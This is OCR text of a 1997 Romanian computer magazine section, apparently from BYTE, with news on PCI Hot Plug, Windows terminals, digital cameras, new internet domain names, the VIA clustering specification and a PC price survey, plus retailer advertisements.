
Sursa: Luntz Research Companies; 703-358-0080

Conectarea la cald va oferi o disponibilitate mai mare

O nouă tehnologie va permite administratorilor de servere PC să extindă, să actualizeze sau să schimbe cartelele adaptoare PCI, fără ca sistemele să fie oprite. Noul standard, specificaţia PCI Hot Plug, va fi gata la sfârşitul primăverii, iar primul hardware compatibil cu noua specificaţie PCI

Sumar

Terminale Windows
14
New.Domain.Names
15
Mainframe-uri virtuale
Grupări VIA
16
Servicii noi GSM
20



Sistemul PCI Hot Plug

Soft de nivel înalt care cere SO-ului operații de adaptare discontinue și primitive Hot Plug (serviciul Hot Plug de regulă este oferit de furnizorii de SO-uri).
Serviciu Hot Plug
API
Utilizator
Agent de gestiune
Sistem de operare
Primitive Hot Plug
Primitivele Hot Plug sunt specifice cererilor driverului de sistem Hot Plug pentru a determina starea de încărcare a sloturilor Hot Plug.
Adaptor driver #1
• • •
Adaptor driver #n
Driver sistem Hot Plug
Nivele software
Nivele hardware
Controlează aspectele electrice de alimentare a slotului PCI. Poate controla mai multe sloturi.
Platformă
Controler Hot Plug
Cartelă adaptoare #n
Cartelă adaptoare #n
Slot
Slot
Indicator de avertizare
Comutatoare de alimentare și bus
bus PCI
bus PCI

Hot Plug va fi disponbil la începutul celei de a doua jumătăți a acestui an. Desigur, pentru ca sistemele de operare să suporte noua specificație, utilizatorii vor trebui să aștepte după Microsoft, Novell și SCO pentru integrarea acestei noi tehnologii în propriile sisteme de operare. Toți acești mari furnizori intenționează să ofere suport specificației Hot Plug prin actualizarea software-ului de sistem în decursul unui an.

Noua specificație este proiectată pentru a transforma serverele PC în platforme mai bune, destinate rulării fără întrerupere a aplicațiilor critice din domeniul afacerilor. PCI Hot Plug este proiectat în trei variante, dar toate au un atribut comun și anume faptul că serverul nu poate fi oprit în momentul înlocuirii sau actualizării dispozitivelor. Aceste variante sunt: Hot Plug PCI Replacement (înlocuiește un dispozitiv defect sau pe cale de a se defecta cu altul identic); Hot PCI Upgrade (înlocuiește dispozitivele PCI și driverele existente cu versiuni noi ale acestora); și Hot PCI Expansion (instalează cartele de intrare/ieșire și drivere software adiționale).

Problema în privința îndreptării spre tehnologia Hot Plug se află chiar pe platformele furnizorilor, cum sunt furnizorii de servere PC și sisteme de operare, spunea Karl Walker, director pentru dezvoltarea tehnologică al firmei Compaq. (Firma Compaq este un susținător important al inițiativei Hot Plug, unul din scopurile sale fiind lansarea de hardware compatibil Hot Plug la începutul celei de a doua jumătăți a acestui an). Scopul este acela de a permite utilizatorilor să-și poată folosi adaptoarele PCI pe care le au, dar cu noi servere și sisteme de operare actualizate pentru Hot Plug. Hot Plug va avea nevoie atât de drivere noi, cât și de modificarea sistemului de operare (vezi figura de mai sus). De asemenea, pe placa de bază, serverele destinate specificațiilor Hot Plug vor avea nevoie de componente adiționale, cum sunt controlerul Hot Plug și sloturile specifice comutatoarelor de tensiune care permit software-ului să întrerupă alimentarea unui slot în timp ce sistemul funcționează. Iar serverele vor trebui să fie astfel construite încât utilizatorii finali să poată acce-

O privire spre viitor

Este (în curând) în NT

De regulă, mediul Windows este asociat unui program client „plinuț", dar care arată ca unul „slăbuț", așa cum este NT. În cuvântarea rostită la recenta conferință Windows Hardware Engineering din San Francisco, Bill Gates a confirmat că firma Microsoft a adoptat o atitudine necruțătoare în privința terminalelor Windows. „Utilizatorii doresc programe client mici și simple", spunea Gates. De asemenea, el a subliniat că îmbinarea unui browser Web cu sistemul de operare într-un program client mic, principial reprezintă o contradicție.

Ceea ce Gates a sugerat în acel moment, a fost periculoasa asemănare cu descrierea lui WinFrame a firmei Citrix, care permite rețelei de clienți să ruleze programe găzduite pe un server NT. De fapt, firmele Microsoft și Citrix au încheiat un acord în privința licențelor prin care, Microsoft va utiliza tehnologia firmei Citrix în cadrul terminalelor Windows, pentru viitoarele versiuni NT. Microsoft a declarat că va integra în NT 5 un terminal mic pe care-l va introduce și în NT 4 în această vară, dar fără să specifice data exactă.

Clienții WinFrame sunt accesibili sub DOS, Windows, OS/2, Mac și diferite versiuni Unix. Arhitectura de consolă inteligentă a firmei Citrix interceptează apelurile interfeței dispozitivului grafic (GDI) și le redirectează spre client. Astfel clientul recepționează reprezentările grafice ale aplicației ce se execută la distanță pe server; mașina client nu rulează în acel moment Windows sau aplicații Windows.

– Dave Andrews

sa uşor cartela adaptoare PCI fără a perturba operaţiile executate pe PC.

Magistrala PCI nu este una tolerantă la erori, prin urmare, dacă o cartelă PCI nu mai funcţionează, compromiţând astfel integritatea magistralei PCI sau a software-ului de sistem, serverul trebuie reiniţializat. Dar tehnologia Hot Plug promite să amelioreze timpii morţi cauzaţi de defectarea unor cartele sau de necesitatea actualizării acestora. Iar acest lucru va permite multor servere robuste să ruleze aplicaţii critice fără întrerupere.

– Dave Andrews

Aparatele foto digitale devin utile

Aparatele foto digitale încep să părăsească domeniul de curiozitate al înaltei tehnologii, îndreptându-se spre lumea activităţilor zilnice. Capacitatea acestor aparate de a oferi o previzualizare a imaginilor şi de a le încărca într-un PC, cel puţin în principiu, atrage mulţi clienţi. Dar, o dată cu apariţia primelor serii de produse, acestea au rămas doar în stadiul de a fi dorite, în special de către cei conştienţi de preţul acestora. Aproape toate aparatele foto digitale apărute la început au fost la fel de scumpe şi la fel de limitate în privinţa calităţii, suferind datorită vieţii prea scurte a bateriilor şi a capacităţii mici de stocare. Acum această situaţie s-a schimbat.

PalmCam al firmei Panasonic este portabil, memorând 94 imagini.

Ultimele aparate foto digitale se plasează în fruntea categoriei produselor robuste, oferind noi funcţiuni remarcabile şi având un nou model de împachetare. Cu noile opţiuni de stocare şi software îmbunătăţit oferite, aceste produse au reuşit să pătrundă pe piaţă.

De obicei, aparatele foto digitale anterioare arătau ca nişte binocluri profesionale. Dar niciodată ele nu au avut o formă pe deplin nouă, cu dimensiuni mai reduse. De exemplu, noul aparat PV-DC1000 PalmCam la 499$ al firmei Panasonic (201-348-7000;http://www.panasonic.com) cântăreşte exact 5.5 uncii (155,65 grame), oferind acum o calitate VGA şi stocând maxim 94 de imagini (la o rezoluţie de 320 x 240 dpi) sau 32 de magini la o rezoluţie mai bună (640x480dpi). Iar acesta include un afişor LCD de 1.2 inch destinat vizualizării ulterioare a imaginilor. Aparatul funcţionează cu o baterie nichel-cadmiu reîncărcabilă.

O altă inovaţie vine de la firma Nikon (800-52-NIKON; http://www.nikonusa .com) cu aparatul său Coolpix la 499$. Acesta pare să fie ultimul model de aparat foto digital. În esenţă, Coolpix 100 este un aparat digital uşor de utilizat ce stochează imaginile pe o cartelă conectabilă la PC: Se pot face fotografii, iar apoi acestea pot fi accesate imediat prin introducerea cartelei în PC sau laptop. Imaginile luate prin oricare dintre obiectivele firmei Nikon sunt foarte bune. Aparatul poate stoca 21 de imagini la o rezoluţie fină sau 42 de imagini la o rezoluţie normală.

De asemenea, putem remarca noul aparat foto digital PowerShot 350 al firmei Canon (800-848-4123; http://www.ccsi .canon. com). El are un afişor LCD color de 1.8 inch şi un senzor CCD (Charge-Coupled Device) cu 350.000 pixeli. Pentru stocarea imaginilor PowerShot utilizează o cartelă amovibilă CompactFlash cu 2MB memorie în care încap până la 47 de fotografii. Preţul aparatului este de 699$, fiind disponibil în mai multe versiuni la firma Konica.

Până acum, stocarea imaginilor a constituit o mare problemă; multe aparate nu au oferit o posibilitate uşoară şi ieftină de a „schimba filmul“. Acum, putem găsi pe piaţă câteva proiecte competitive, incluzând noua minicartela lansată de firma Intel, folosită atât de aparatul digital Konica Q-EZ cât şi de HP PhotoSmart (fabricate de Konica). Aceste mici cartele sunt ieftine (aproximativ 50$ - cele cu 2MB şi 75$ - cele cu 4MB) şi stochează 16 fotografii la o rezoluţie fină sau 32 de fotografii la o rezoluţie obişnuită. Cartelele vor fi fabricate atât de Intel cât şi de alte firme, astfel că ele vor fi larg răspândite. Fără a utiliza aparatul foto digital, ci doar cu ajutorul unui adaptor opţional, se pot vizualiza imaginile direct pe ecran. Alţi furnizori, inclusiv Canon şi NEC, utilizează formatul CompactFlash.

Toate aceste îmbunătăţiri i-au determinat pe analişti să prezică o dublare a vânzărilor aparatelor foto digitale în acest an faţă de anul trecut. Oamenii de afaceri care doresc integrarea uşoară a imaginilor în documente şi partajarea sigură a lor între diverşi clienţi sunt ajutaţi astfel să-şi atingă scopul. „Cred că o mare parte din dezvoltarea acestei pieţe va fi susţinută de domeniul activităţilor cotidiene“, spunea Jonathan Cassel, analist Dataquest.

– Jon Pepper

Este vorba despre domenii

Internetul, faţă de o lărgime de bandă mai mare, are nevoie şi de mai multe nume de domeniu. Creşterea explozivă a Web-ului ne-a plasat pe toţi, începând cu persoanele particulare şi până la firmele uriaşe, în situaţia de a căuta cu disperare un nume valid de apel. Curând, dacă International Ad Hoc Committee (IAHC; http://www.iahc .org/) îşi va urma propriul său drum, un nou set de nume de domenii de nivel înalt (TLD) ne va uşura munca.

IAHC este o organizaţie compusă din membri ce provin atât din rândul creatorilor standardului Internet, cum sunt Internet Society şi Internet Assigned Numbers Authority, cât şi din grupurile pentru standarde internaţionale, cum sunt International Telecommunications Union şi World Intellectual Property Organization. Domeniile de nivel înalt propuse sunt:

CoolPix de la Nikon este o cameră cu cartelă.

.firm-pentru firme şi afaceri
.store-pentru firmele care oferă spre vânzare bunuri de consum
.web-pentru entităţi cu activităţi asociate WWW
.arts-pentru entităţi având activităţi culturale şi de divertisment
.rec-pentru siturile de divertisment /recreaţie
.info-pentru entităţile ce furnizează servicii informaţionale
.nom-pentru clasificarea individuală sau personală

Cât de reală este această necesitate a numelor noi ? Suficient de reală, întrucât alte două întreprinderi au început să aibă propriile alternative la proiectul IAHC. eDNS (http://www.edns.net) a propus un model de piață liberă pentru domeniile de nivel înalt. Name Space (http://namespace.autono.net/) a făcut deja un pas înainte cu propriul său domeniu de nume al serverelor și domenii de nivel înalt create de clienți. Totuși, fără binecuvântarea unui standard sau a unei coordonări între entități, aceste organizații, în prezența domeniilor extinse ale IAHC, se pot confrunta cu probleme de supraviețuire, ce nu se vor lăsa așteptate. „Dacă totul decurge bine, veți putea vedea noile domenii de nivel înalt la sfârșitul acestui an“, spunea Martin Burack, director executiv la Internet Society. Și cu aceasta, Internetul va face încă un pas important de la rădăcinile sale academice spre propria dezvoltare comercială.

– Steven J. Vaughan-Nichols

Specificațiile vor oferi grupurilor de PC o forță de fier

Deplasarea serverelor PC pe tărâmul calculatoarelor mini și mainframe poate lua amploare din cauza grupării noului software de interfață pentru servere și stații de lucru. Firmele Microsoft, Compaq, Intel și alte firme (peste 40) așteaptă să finalizeze spre sfârșitul acestui an, specificația arhitecturii interfeței virtuale (VIA). Această arhitectură abstractizează detaliile rețelelor speciale (SAN) utilizate în grupuri de servere PC. SAN sunt rețele de viteză mare ce cuprind servere PC, subsisteme de stocare și stații de lucru client, ce rulează aplicații distribuite, cum sunt procesarea tranzacțiilor și aplicațiile pentru luarea deciziilor. Aceste rețele, precum ServetNet a firmei Tandem Computer și Scalable Coherent Interface a firmei Dolphin Interconnect Solutions, sunt compuse din cartele de interfață și software de rețea ce permit serverelor să comunice cu alte rețele într-un timp mai scurt decât în cazul rețelelor LAN tradiționale.

Unul din scopurile arhitecturii interfeței virtuale este obținerea unor performanțe mai mari, prin reducerea duratelor de întârziere la comutarea contextelor și protocoalelor, atunci când aplicațiile interacționează cu o rețea specială. Un alt scop este acela de a îndepărta dezvoltatorii de aplicații de necesitatea de a cunoaște detalii despre hardware-ul ce se află în spatele rețelei speciale. „Specificația va permite dezvoltatorilor să scrie software îndrăzneț, cu informații de grup și care va funcționa

Vedere generală

Mai multă putere, prețuri mai mici

Noile sisteme, dotate cu ultimele procesoare x86 ale firmelor Intel și AMD, au apărut deja. În urma chestionării marilor furnizori de PC-uri, pentru o configurație maximă a unui sistem Pentium II la 233-MHz (PII), vă puteți aștepta să plătiți aproximativ 2900$ și cu aproximativ 300-400$ mai puțin pentru un sistem în configurație similară cu procesor AMD K6 la 233-MHz. (Pentru mai multe informații despre performanțele acestor noi procesoare, citiți Bits din luna trecută).

În acest chestionar, BYTE a insistat asupra sistemelor la 233-MHz pentru a compara prețurile procesoarelor K6 și PII. Procesorul PII este disponibil și în varianta 266-MHz, iar în curând, în varianta 300-MHz, în timp ce K6 este disponibil la o viteză maximă de 233 MHz. Amintind că prețurile sistemelor prezentate aici pot varia în funcție de configurație și că acestea reprezintă doar o imagine de moment, se prezintă mai jos un sumar despre ceea ce se poate cumpăra și la ce preț.

SISTEME PENTIUM II

AST Bravo LC 6233
233 MHz PII cu 512 KB L2 cache; max. 128 MB memorie EDO; 2 GB EIDE disc hard; unitate CD ROM 16X; cartelă grafică S3 Virge DX (2 MB). Preț estimat: 2500$. (800-876-4278; http://www.ast.com)

Acer 9606 Minitower
233 MHz PII; 32 MB memorie RAM. Preț estimat: 2949$ cu monitor de 17 inch, 2449$ fără monitor. (800-551-ACER; http://www.acer.com)

Dell Dimension XPS H233
233 MHz PII; 64 MB memorie EDO ECC; 512 KB L2 cache; 4.3 GB disc hard; monitor Philips de 17 inch; cartelă grafică Matrox Millennium (4 MB); unitate CD ROM NEC 16X; cartelă de sunet Yamaha Wavetable Sound; speakere Altec Lansing ACS 290; Modem U.S. Robotics 33.6 w/ Voce; USB. 3079$. (800-BUY-DELL; http://www.dell.com)

Digital Celebris GL-2
233 MHz PII; 32 MB memorie RAM, 512 KB L2 cache; 3.2 GB EIDE disc hard, unitate CD-ROM 16X, cartelă grafică Matrox MGA Millennium (2 MB WRAM), cartelă de rețea 10/100 Base-TX auto Ethernet. 3313$. (800-344-4825; http://www.digital.com)

Gateway 2000
233 MHz PII; 64 MB memorie RAM; 3.2 GB Fast ATA disc hard; cartelă video Virge GX (4 MB); unitate CD-ROM 12X sau 16X; cartelă de sunet Ensoniq Wavetable PCI Audio; speakere Altec Lansing ACS 41; modem X2 Telepath 56 Kbps. 2889$. (800-846-2000; http://www.gw2k.com)

Intergraph TD-225
233 MHz PII (capabilitate duală-CPU); minitower; 64 MB memorie RAM; 512 KB cache; 1.7 GB disc hard; cartelă grafică Matrox Millennium (2 MB RAM); cartelă de sunet Ensoniq wave-table plus claviatură multimedia; cartelă de rețea 10Base-TX Ethernet; CD-ROM 12X; unitate floppy; monitor de 17 inch. 3379$. (800-763-0242; http://www.intergraph.com)

Polywell P7/233G
233 MHz PII; minitower; 32 MB memorie EDO RAM; 512 KB L2 cache; cartelă video Diamond 3D S3-Virge 2000 (cu 4 MB); disc hard Maxtor 5.1 GB Ultra-IDE, 5400 rpm; unitate floppy 1.44 MB; tastatură, mouse; unitate CD-ROM 12X EIDE; cartelă de sunet Crystal 16 biți; monitor de 17 inch; adaptor Intel 100 Pro 10/100MB EtherExpress PCI. 3337$. (800-999-1278; http://www.polywell.com)

SISTEME K6

CyberMax PowerMax A22
233-MHz K6; 512 KB pipeline burst L2 cache; 32 MB memorie RAM; 4 GB disc hard; cartelă grafică Matrox MGA Millennium (4 MB WRAM); unitate CD ROM 16X Max; monitor 17 inch; cartelă de sunet Ensoniq 32 biți; speakere Altec Lansing ACS 540 și ACS 5250; modem de 33.6 Kbps; tastatură cu microfon. 2349$. (800-433-9868; http://www.cybmax.com)

CyberMax PowerMax A51
La fel ca PowerMax A22 exceptând: 64 MB memorie EDO RAM; cartelă grafică Matrox (8 MB); speakere ACS 400 și ACS 250. 2749$.

Mitsuba
233 MHz K6; 32 MB memorie RAM; 512 KB pipeline sincron L2 cache; 2.1 GB Quantum Fireball ST Ultra DMA disc hard; accelerator grafic Trident 64 biți; unitate CD ROM 12X Toshiba; adaptor Intel EtherExpress Pro 10/100; monitor Hyundai de 17 inch; mouse, tastatură. 2129$. (909-392-2000; http://www .mitsuba.com)

Polywell K6233Mx
Aceeași configurație ca P7/233G, dar cu procesor K6 la 233 MHz. 3021$.

– Jason Krause

Experienţa în materie de sisteme informatice integrate de monitorizare a vânzărilor pentru reţele de magazine plasează ICL printre cei mai căutaţi furnizori de aplicaţii şi echipamente Team POS de pe piaţa mondială. De aceea, când ieşi la cumpărături, poţi conta pe faptul că ICL se află întotdeauna la dispoziţia ta.

ICL


Cele mai bune *achiziţii* se fac prin *noi.*

ICL se află în vârful preferinţelor celor mai importante reţele de magazine. Reţele comerciale de renume precum Auchan, Billa, Carrefour, Dunhill, La Rinascente, Laura Ashley, McDonald's, Migros, Marks & Spencer, Manor, Sainsbury's, Shell sunt doar câteva exemple care vă oferă imaginea pe care şi-a câştigat-o ICL printre cei care ştiu să facă astfel încât cumpărăturile să fie nu doar o plăcere, ci şi o afacere rentabilă.

The Business Solutions Company

Pentru relaţii suplimentare contactaţi: ICL - International Computers Limited (U.K.), Branch Romania & Rep. Moldova,
Bd. Republicii 44-46, sector 2, Bucureşti, Tel: 401 250 61 17, Fax: 401 250 58 18
Parteneri autorizaţi: GENESYS SOFTWARE S.R.L. (Bucureşti) Tel: 01 220 32 80; INTELPROF INTERNATIONAL S.R.L. (Braşov) Tel: 068 419 706;
MIXERA S.R.L. (Brăila) Tel: 039 634 917; ALFASOFT S.A. (Cluj-Napoca) Tel: 064 197 586; ELCOSOFT S.R.L. (Cluj-Napoca) Tel: 064 191 236;
TOP EDGE ENGINEERING S.R.L. (Craiova) Tel: 051 413 193; ROMUS TRADING & DEVELOPMENT LTD (Iaşi) Tel: 032 210 492;
FIBA IMPORT EXPORT S.R.L. (Ploieşti) Tel: 044 114 868; CORES S.R.L. (Timişoara) Tel: 056 190 051; DATALOG COMPUTERS (Tg. Mureş) Tel: 065 169 867

FUJITSU
PCs • NOTEBOOKS • SERVERS



Afacerea creşte.

Sistemul dumneavoastră informatic trebuie să susţină această creştere. Aveţi nevoie de

calculatoare performante

optimal configurate

fiabile

susţinute printr-un service operativ

preţuri competitive

În întâmpinarea nevoilor dumneavoastră am implementat conceptul calităţii totale, calitate ce va fi regăsită în fiecare detaliu la COMRACE COMPUTERS.

Cele mai noi tehnologii mondiale încorporate în calculatoarele COMRACE. Acestea sunt proiectate, optimizate şi testate astfel încât aplicaţiile dumneavoastră să ruleze la performanţă maximă chiar şi 24 ore/zi.
3 ani garanţie integrală.
Asistenţă, suport tehnic şi service asigurate de profesionişti.

Cu un angajament integral pentru satisfacţia utilizatorului prin calitate totală,

COMRACE® COMPUTERS este partenerul ideal

© 1997 COMRACE COMPUTERS

Craiova •tel:051-415800
•fax:051-413209
Bucureşti •tel:01-3361318
•fax:01-3362988
E-Mail office@comrace.eunet.ro

Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad:** LEXIMIS - 057-251245 •**Bacău:** NERATON SERVICE - 034-181507 •**Baia Mare:** CUMULUS LOGIC - 062-433248 •**Braşov:** COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila:** ROM GT PLUS - 039-611660 •**Bucureşti:** ALSYS DATA - 01-4112626 •**Călăraşi:** OPTIM SOFT - 042-314589 •**Cluj-Napoca:** TELEZIMEX - 064-425103 •**Constanţa:** **BRIO BIT** - 041-616811 •**Deva:** RECEP PLUS - 054-218205 •**Focşani:** QUATTRO IMPEX - 037-625134 •**Galaţi:** SIMM'S INTERNATIONAL - 036-463344 •**Iaşi:** **BETALINE** - 032-271281 •**Miercurea Ciuc:** BITRACE - 066-172090 •**Oneşti:** COMPUTER SERVICE - 034-326632 •**Piteşti:** OPEN SYSTEMS - 048-219000 •**Reşiţa:** SELCO - 055-215301 •**Rîmnicu Vîlcea:** BIT CENTER - 050-730109 •**Satu Mare:** DATA ELECTRONIC - 061-737635 •**Sibiu:** DATA PRO - 069-210489 •**Slatina:** TANDEM SERVICE - 049-423184 •**Suceava:** DATA SERVICE - 030-214982 •**Timişoara:** ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu:** ELTOP - 053-218666 •**Tîrgu Mureş:** CARO COMP - 065-210040

Comandă un COMRACE® şi lasă-l să lucreze pentru tine

Datapro Report

Noile unelte Java împodobesc serverele

De doi ani cu Java, cea mai mare piață este cea a uneltelor de dezvoltare a aplicațiilor. Datapro a văzut în piața de astăzi patru generații distincte (și suprapuse) de astfel de unelte.

Prima generație a început în decembrie 1995, chiar înainte de lansarea uneltelor Java Developement Kit (JDK) 1.0 ale firmei JavaSoft. Aceste unelte, începând cu categoria JDK, un mediu cu componente esențiale pentru cod și până la Symantec Cafe, un mediu de dezvoltare complet interactiv (IDE), au fost primele clasate în categoria uneltelor axate pe cod.

